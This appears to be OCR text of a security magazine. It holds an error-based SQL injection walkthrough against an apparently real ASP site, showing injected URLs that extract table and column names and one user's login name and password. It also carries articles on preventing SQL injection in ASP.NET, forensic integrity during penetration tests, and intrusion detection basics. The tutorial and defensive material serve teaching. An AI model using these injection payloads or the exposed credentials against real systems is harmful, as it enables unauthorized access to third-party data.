Query: `http://www.prasadz.com/Oltb/showmovie.asp?m=1025` and `1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pangolin_test_table')))`


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Complete ×
+
Most Visited
Getting Started
osi-model-7-layers.pn...
Delhi-based Online Re...

[redacted]

www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 table_nam

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'


[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'sqlmapoutput' to data type int.

/Oltb/showmovie.asp, line 68

STEP 4

The second table which comes out does not look like what we need so let's add this table to the query as we did before. After adding it, our query will look like this below.

Query: http://www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in(‘pangolin_test_table’,’sqlmapoutput’)))


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Complete
[redacted]
www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert (int,(select top1 table_r
Most Visited Getting Started osi-model-7-layers.pn... Delhi-based Online Re...

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'


[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'userinfo' to data type int.

/Oltb/showmovie.asp, line 68

STEP 4

Now we have a table which looks much more familiar, but it requires the credentials to login into the website. We can now try to fetch the column names from the table named userinfo.

Query: http://www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name=’userinfo’))


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Complete
Prasads - Entertainment.Complete
www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 col
Most Visited Getting Started osi-model-7-layers.pn... Delhi-based Online Re...

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'


[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'login' to data type int.

/Oltb/showmovie.asp, line 68

STEP 5

Now we have our first column i.e login having username. Now we can fetch the password column.

Query: http://www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name=’userinfo’ and column_name not in(‘login’)))


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Complete
Prasads - Entertainment.Complete
www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 col
Most Visited Getting Started osi-model-7-layers.pn... Delhi-based Online Re...

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'


[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'pwd' to data type int.

Oltb/showmovie.asp, line 68

STEP 6

Now let’s find out some more columns which can relate to authentication.

Query: http://www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name=’userinfo’ and column_name not in(‘login’,’pwd’)))


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Comple...
Prasads - Entertainment.Comple...
[redacted]
www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 co
Most Visited Getting Started osi-model-7-layers.pn... Delhi-based Online Re.

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'


[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'name' to data type int.

Oltb/showmovie.asp, line 68

STEP 7

Now as you can see we have three columns which can be used to login into the website as username and password. We found pwd and name. Now let’s try to extract column data. Name here is acting as username so first let’s extract that with following query.

Query: http://www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 name from userinfo))


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Comple...
Prasads - Entertainment.Comple...
www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(sele
Most Visited Getting Started osi-model-7-layers.pn... Delhi-based


Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when con varchar value 'Lekshmi' to data type int.

/Oltb/showmovie.asp, line 68

STEP 8

Now let’s get the password from a column file named pwd. Query: http://www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 pwd from userinfo))


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Comple...
Prasads - Entertainment.Comple...
www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(sele
Most Visited Getting Started osi-model-7-layers.pn... Delhi-basec

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when con varchar value 'nagercoil' to data type int.

Oltb/showmovie.asp, line 68

SECURING ASPX SITES FROM ERROR BASED INJECTION

We have three methods to protect an ASPX website from SQL injectionattacks which are listed below.

- Method 1. Constrain Input
- Method 2. Use Parameters with Stored Procedures
- Method 3. Use Parameters with Dynamic SQL

CONSTRAIN INPUT

Start by constraining input in the server-side code for your ASP.NET Web pages. Do not rely on client-side validation because it can be easily bypassed. Use client- side validation only to reduce round trips and to improve the user experience.

If you use server controls, use the ASP.NET validator controls, such as the `RegularExpressionValidator` and `RangeValidator` controls to constrain input. If you use regular HTML input controls, use the `Regex` class in your server-side code to constrain input.

When the SSN value is captured by an ASP.NET `TextBox` control, you can constrain its input by using a `RegularExpressionValidator` control as shown in the following (Listing 1).

Listing 1. *From RegularExpressionValidator control*

```
<%@ language=”C#” %>
<form id=”form1” runat=”server”>
   <asp:TextBox ID=”SSN” runat=”server”/>
   <asp:RegularExpressionValidator ID=”regexpSSN” runat=”server”
                  ErrorMessage=”Incorrect SSN Number”
                  ControlToValidate=”SSN”
                  ValidationExpression=”^\d{3}-\d{2}-
\d{4}$” />
</form>
```

Listing 2. *How to use SqlParameterCollection when calling a stored procedure*

```
using System.Data;
using System.Data.SqlClient;

using (SqlConnection connection = new SqlConnection(connectionString))
{
   DataSet userDataset = new DataSet();
   SqlDataAdapter myCommand = new SqlDataAdapter(
      “LoginStoredProcedure”, connection);
   myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
   myCommand.SelectCommand.Parameters.Add(“@au_id”, SqlDbType.VarChar, 11);
   myCommand.SelectCommand.Parameters[“@au_id”].Value = SSN.Text;

   myCommand.Fill(userDataset);
}
```

Listing 3. *How to use SqlParametersCollection with dynamic SQL*

```
using System.Data;
using System.Data.SqlClient;

using (SqlConnection connection = new SqlConnection(connectionString))
{
   DataSet userDataset = new DataSet();
   SqlDataAdapter myDataAdapter = new SqlDataAdapter(
      “SELECT au_lname, au_fname FROM Authors WHERE au_id = @au_id”,
      connection);
   myCommand.SelectCommand.Parameters.Add(“@au_id”, SqlDbType.VarChar, 11);
   myCommand.SelectCommand.Parameters[“@au_id”].Value = SSN.Text;
   myDataAdapter.Fill(userDataset);
}
```

USE PARAMETERS WITH STORED PROCEDURES

Using stored procedures does not necessarily prevent SQL injection. The important thing to do is use parameters with stored procedures. If you do not use parameters, your stored procedures can be susceptible to SQL injection if they use unfiltered input as described in the “Overview” section of this document.The following code shows how to use `SqlParameterCollection` when calling a stored procedure (Listing 2).

In this case, the `@au_id` parameter is treated as a literal value and not as executable code. Also, the parameter is checked for type and length. In the preceding code example, the input value cannot be longer than 11 characters. If the data does not conform to the type or length defined by the parameter, the `SqlParameter` class throws an exception.

USE PARAMETERS WITH DYNAMIC SQL

If you cannot use stored procedures, you should still use parameters when constructing dynamic SQL statements. The following code shows how to use `SqlParametersCollection` with dynamic SQL (Listing 3).

ADDITIONAL PRECAUTIONS FOR ASPX SITES

USE ESCAPE ROUTINES TO HANDLE SPECIAL INPUT CHARACTERS

In situations where parameterized SQL cannot be used and you are forced to use dynamic SQL instead, you need to safeguard against input characters that have special meaning to SQL Server (such as the single quote character). If not handled, special characters such as the single quote character in the input can be utilized to cause SQL injection.

Escape routines add an escape character to characters that have special meaning to SQL Server, thereby making them harmless. This is illustrated in the following code fragment: .

```
private string SafeSqlLiteral(string inputSQL)
{
   return inputSQL.Replace("’", "’’");
}
```

USE A LEAST-PRIVILEGED DATABASE ACCOUNT

Your application should connect to the database by using a least-privileged account. If you use Windows authentication to connect, the Windows account should be least-privileged from an operating system perspective and should have limited privileges and limited ability to access Windows resources. Additionally, whether or not you use Windows authentication or SQL authentication, the corresponding SQL Server login should be restricted by permissions in the database.

Consider the example of an ASP.NET application running on Microsoft Windows Server 2003 that accesses a database on a different server in the same domain.

By default, the ASP.NET application runs in an application pool that runs under the Network Service account. This account is a least privileged account.

AVOID DISCLOSING ERROR INFORMATION

Use structured exception handling to catch errors and prevent them from propagating back to the client. Log detailed error information locally, but return limited error details to the client.

If errors occur while the user is connecting to the database, be sure that you provide only limited information about the nature of the error to the user. If you disclose information related to data access and database errors, you could provide a malicious user with useful information that he or she can use to compromise your database security. Attackers use the information in detailed error messages to help deconstruct a SQL query that they are trying to inject with malicious code. A detailed error message may reveal valuable information such as the connection string, SQL server name, or table and database naming conventions.

Author's Bio

Rahul Tyagi is India's one of the respected information security trainer and web application security researcher, Currently working as Sr. Security Analyst at TechDefence Pvt Ltd.

- Written Two Books on Hacking Hacking Crux 1 and Hacking Crux 2

- Reported Critical Web Vulnerabilities for patch to organizations like HP, Intel, National georaphic, IEEE Computer society, Discovery, Forbes,Sony Pandora, and many more...

Twitter: www.twitter.com/rahultyagihacks
Facebook: www.facebook.com/rahultyagiofficialpage
Mail: officialrahultyagi@gmail.com

F.S.S.C.


Forensic Security Solutions Co.

A Computer Forensics and Network Security Consulting Co.

- Forensic Imaging & Preservation of Digital Data
- Forensic Analysis & Investigations
- E-Discovery Collections
- Targeted & Multi-User Collections
- Risk & Threat Analysis
- Vulnerability Assessment
- Penetration Testing
- Forensic Wiping of Digital Data Sources (Hard Drives, Thumb Drives, etc.)

Forensic Security Solutions Company is geared toward providing their customers with extraordinary project management and client interfacing that can be utilized for any size matter. Feel free to check us out at www.ForensicSSC.com

F.S.S.C.



Tel: (908) 917-1482 Email: Contact@ForensicSSC.com

www.ForensicSSC.com

NINE RULES TO PREVENT

THE INVALIDATION OZF SYSTEM FORENSIC INTEGRITY DURING A PENETRATION TEST

by Chris Duffy, the Lead Penetration Tester of Knowledge Consulting Group, eCPPT, CEH, CNDA, CHFI, EDRP, GSEC, G2700, CWSP, CWNA, VCP, RHCT, CIW:SP etc.

Penetration Tests are required to validate the tactics and techniques that malicious users and attackers use. Vulnerability Analysis (VA) can show technical vulnerabilities, though many times documented technical weaknesses are not utilized by attackers. Without a Penetration Test an organization cannot determine what vectors an attacker would potentially take.

What you will learn:

- Why Penetration Tests are needed
- How to establish Penetration Test boundaries with regards to Forensic Integrity
- Why preventing too restrictive of a scope or Rules of Engagement (ROE) actually improves security

What you should know:

- Understand the importance of concurrent log data
- Knowledge of system time and its importance to incident response and investigation
- Basic understanding of Vulnerability Analysis

With that there are nine (9) general rules that should be followed to maintain the forensic integrity of systems during a Penetration Test.

A REAL COMPROMISE DURING A PENETRATION TEST


If during an assessment the targets which are within the scope of the engagement are compromised, by a true malicious actor the tests would have to be immediately paused. The event would have to be treated like an incident and all actions completed by the Penetration Tester up to that point, would have to be documented and collected. This data would be used to determine the deltas between what changes the assessor caused and what the malicious actor caused.

A pause of an assessment caused by a malicious actor could actually result in a long term delay. Since system data and resources have to be identified and correlated, most affected assets will not be available to test in the immediate future. Additionally, all results found so far may be useless because a Penetration Test is a snapshot in time. When systems are restored to operation they will usually be hardened and adjusted to prevent a similar compromise. This includes bringing the patch level and security posture of those systems into current compliance. As such when a Penetration Test is resumed a new Scope Call and Rules of Engagement (ROE) must be established to validate and document the changes in the test environment.

Utilization of old data to continue an assessment on an environment that has changed could result in boundary breakouts. Those breakouts could result in production system damage, loss of forensic integrity or invalidate assessment results. As such the ROE and Scope need to be reviewed and updated as necessary.

SECURITY POSTURE

No changes can be made to the systems that are going to be tested during the assessment. Doing so leads to inconsistent results and could actually cause the consultant to make a tactical decision based on a machine state, which is no longer correct. An example of this would be if the consultant fired an exploit at a service that was vulnerable when initially scanned. Since the state has changed the service is now patched and instead of providing a shell back to the assessor the service crashed instead. To prevent events like this no changes should be made to the systems as they are being assessed.



LOGS

All events must be logged and time stamped even during a Penetration Test. Keeping that in mind no logs should be modified purposefully during the assessment. System logs provide vital data about the state or transitional state a system is in. Modification of data that will remain on a system could call the logs into question if an incident were to ever happen.

NETWORK TIME PROTOCOL (NTP)

Time on systems provide the authoritative reference to system state changes. NTP provides a global reference to events throughout the network. If system times were modified, a correlation of events can still be determined by reference to the rest of the network, or the data on the centralized audit server, if there is one. Modification of system times by manipulating NTP streams can reduce the trustworthiness of logs in future litigation, especially if the system was not returned to its pre-assessment state.

CORPORATE DATA

Components of data are used to prove a system was accessed, the data could be reached or that the data is present. Data access should be treated like “Touch Football,” it has been reached and accessed by the assessor, therefore it could be compromised. A Penetration Tester does not have to delete data, to prove that access to this location and removal of data would cause grave damage to the organization. The manner the data is accessed should be handled with respect to the laws that are applicable to the assessment type, the location of the assessment and the type of data that was accessed.

SYSTEM INTEGRITY

During a Penetration Test persistent backdoors may be setup and programs or services may be installed. An example of this is the Metasploit persistence module that configures a backdoor and installs it on a target system. Any of these changes need to be logged for a point in time when they are no longer needed. At that point the services, programs or features must be removed immediately.

Any ports or services that are enabled or opened must be returned to their pre-assessment state after they are no longer needed. The removal will not usually be done by the Penetration Testers but the location and what was changed will be tracked by the consultant. Additionally, if a feature is enabled, care should be taken to ensure that it does not make the assessed systems more vulnerable to attack. An example of this would be the creation of a backdoor that is open to the internet that anyone could access, without authentication.

SYSTEM STATE

Any system that is to be assessed must be able to be reverted to its state prior to the assessment start. In other words all systems should be backed up or have snapshots created. If backups could not be created or snapshots are not possible, systems installation media and configuration scripts need to be prepped. This is to return a target system to its functional state in case something goes wrong during the assessment. Additionally, when the system has been reverted back this change must be logged as well.

INTRUSION DETECTION SYSTEMS (IDS) / INTRUSION PREVENTION SYSTEMS (IPS)

Modification of logs, system times, or NTP streams should only be done to test the organization's ability to detect and identify an intrusion. This type of assessment is very useful if the organization wishes to determine the state of their IDS/IPS controls. These tests often require multiple follow-up Penetration Tests to help tune the sensors and alerts, so that they provide the correct details to the analysts. If this is an objective of the Penetration Test then changes to system times and log data are valid.

Assessments like these could be completed on either a lab or production environment. Lab environments provide the benefit of disposable resources, which after manipulation can quickly be restored to their pre-assessment state. Production environments provide truer results and usually provide more precise tuning information. Regardless of the environment that is assessed all systems must have current backups. After the assessment is complete, the environments would then have to be reverted to its nominal state, before the next iteration of tests or prior to being placed back into production. Any system modified in such a manner that cannot be reverted to its previous state, must have the affected log data documented. The actions and results in the log data could be identified with a Memorandum for Record (MFR) or equivalent organizational documentation and retained for the lifecycle of the log data. This documentation is to prove the validity of audit data after said assessment. The modification of time and log data on assessments should only be done if the objectives of the test are to test incident response or tune analysis, protection and detection aides. Other than for the purpose of an IDS/IPS tuning assessment, the modification of time and log data should be disallowed as standard items addressed in the ROE.

ROE

To set the objectives of the test and what is authorized the organization contracting the Penetration Tester negotiates the Scope and the Rules of Engagement (ROE) that will be utilized. The ROE will lay out what is authorized during the test and how it will be conducted. The Scope will detail what is to be assessed during the Penetration Test. If either the Scope or ROE are too narrow or restrictive the organization runs the chance of invalidating the purpose of the Penetration Test. A real attacker is not going to adhere to either of these items. With that said, without some restrictions the assessment can cause damage to future forensic evidence if the organization is ever truly compromised. As such all rules for maintaining the Forensic Integrity are defined in the ROE and should be prescribed there.

Attackers will take the vector that provides them access and then move through the environment to get to the data. Even if the organization has its data on secured and hardened servers there may be vectors to get to it through systems with less stringent controls. As such if a device is on the same network and it can be assessed during an engagement it should be part of the authorized scope. To that end scope and ROE limitations should be there to prevent loss of confidentiality, integrity or availability while still allowing for a true analysis of what a malicious actor would attack.

In the end a Penetration Test must be completed on systems with current backups, documented, and controlled states. The rules prescribed above are solid best practices that will provide an organization a framework to assess the actual security of their systems while maintaining forensic integrity. There will be exceptions to these rules as situations dictate. The key caveat is to document deltas and changes from the baseline state of the assessed systems. The end goal is to protect the data and by completing regular professional Penetration Tests an organization will have taken solid step in that direction.

Author's Bio

Chris Duffy is currently the Lead Penetration Tester of Knowledge Consulting Group. He has held a number of Information Technology and Security positions such as Cyber Warfare Specialist, Senior Systems Engineer, Senior Systems Administrator, Conventional Systems Maintenance Supervisor, Network Infrastructure Supervisor, Cryptographic Technician, Satellite Communication (SATCOM) Technician and SATCOM Operator. He has attained three degrees a M.Sc. Information Security and Assurance, a B.Sc. Computer Science, and an A.A.S Electronic Systems Technology. He has earned a number of certifications which include eCPPT, CEH, CNDA, CHFI, EDRP, GSEC, G2700, CWSP, CWNA, VCP, RHCT, CIW:SP, CIW:WSS, CIW:WSE, CIW:WSA, CIW:WFA, CIW:A, BAIS, Security+, Network+, A+, NSTISSI No 4011, NSTISSI No 4012.

FEDERAL AGENCY
CYBER STRATEGY

INTRUSION DETECTION SYSTEM

AN INTELIGENT STEP TO CATCH THE INTRUDERS

by Deepanshu Khanna, Independent Ethical Hacker and a Security Analyst

In the depth of crisis, hacking over the INTERNET is still a very big problem. Some hackers do it for the sake of fun or some do it for the sake of taking revenge. As the activities of the INTRUDERS are getting more dangerous , so we need the HUNTERS (A Strong Cyber Crime Cell) who hunt the HACKERS.

Therefore in order to hunt these BLACK HATS we need two swords – first the knowledge of their hacking style and second, which is more important, that a system should alert whenever there is a breaking of any seal inside the network or a web server. Hence the concept of *INTRUSION DETECTION SYSTEM* (IDS) came into existence. Well the concept of Intrusion Detection is always the same, whether you can say for the alert system of a car breaking system, a door having the closed circuit cameras and many more to protect themselves from the unauthorized persons to break into their private property and seize up their belongings and run off with the important data or property with them. So, in this article I am going to explain the Intrusion Detection with respect to the computer systems or the networks with the help of SNORT which gives the Administrator an alert of any intruder activity in his network.

Now the question here is how an administrator will protect his network from any intruder activity? Well the answer to this question is quite simple, but the work behind it as much as difficult. An IDS is actually the answer to this simple question. But as I said the work behind it is very much difficult. Now the basic thing that IDS will not actually protect the network but it will give an alert to the Admin that something is going on in his network which is not consistent. So that the Admin can easily detect the activity and attempt some countermeasures to stop them. Therefore the IDS will not prevent these attacks, but will tell when the attacks occur.

WHAT IS INTRUSION DETECTION SYSTEM?

Intrusion is a word describing the activity of entering into someone's private property without any invitation or welcome. Even Webster's has defined the Intrusion as, "the act of thrusting in, or of entering into a place or state without invitation, right or welcome". And the detection can be defined as finding someone. So Intrusion Detection is an act of detecting the intruder's activity inside the network by the computer inside the network or the computer attached to the web server. This unauthorized activity or intrusion is meant to compromise or to do harm to the other devices inside the network.

Now as far as we have seen many definitions would come in the market which will confuse on what is intruding activity whether the intruder has done the activity knowingly or unknowingly. Now here all will get confused so let me clear this first. Let's take an instance of Acunetix (A web vulnerability scanner) which will check for all the vulnerabilities in the web application of a web server. Suppose someone is checking the vulnerabilities and port scanning with NMAP for comparing his web application with the scanning one so that he can resolve all the issues with his application. Now here the intention of that person is not intruding in someone's private web server but whether it will consider as an intruding activity or not?? This might confuse everyone. So for our purposes, intrusion can be defined as an intentional unauthorized entering or accessing the network.

IDS is just similar to the anti-virus we all have in our systems. An anti-virus consists of the database which contains all the signatures of the viruses, Trojans, malwares etc. and if any of the signatures, matches it immediately reports to the current user of the PC by popping up a virus alert message. Similarly, IDS also contains a database of the known attacks like the SQL, XSS, LFI, RFI etc… and when any signature of the attack matches it immediately gives an alert message to the Admin who is currently watching over the Intruder's activity.

IDS are basically divided broadly into the three categories according to their functionality:

- NIDS – Network based Intrusion Detection System
- HIDS – Host based Intrusion Detection System
- DIDS – Distributed Intrusion Detection System

NETWORK BASED INTRUSION DETECTION SYSTEM

NIDS monitors the whole network from the perspective where it is going to be organized. Now NIDS works in promiscuous mode so that it can




Figure 1. *Depicting the Network based Intrusion Detection System*

monitor the traffic over the network which is not destined for its own MAC (Media Access Control) or the physical address. The big advantage of having the NIDS in the promiscuous mode is to spy for the raw or the unwanted packets over the whole network. In addition to it, we can actually attach the NIDS on a particular port of a switch or a router so that it can actually look for the duplicate data or the raw packets that are coming from an unknown destination or from outside the network.

In this case of NIDS careful monitoring has to be done across the whole network, because it might be possible that someone from inside the network is also sending out the request or tries to broadcast in the network. So, if any misconception in monitoring of the traffic it could result in the unsafe results. Therefore, the person who is monitoring the whole packet in-out request must have complete knowledge of the packet capturing (Figure 1).

HOST INTRUSION DETECTION SYSTEM

HIDS is a technique of IDS whose are rules are much easier to implement than the NIDS and is also much more practical than the NIDS.

Now the question may arise here is how exactly the HIDS holds more importance than the NIDS?

So, here's the answer. HIDS will only protect the host system on which it is installed on and the NIC card operates in non-promiscuous mode.

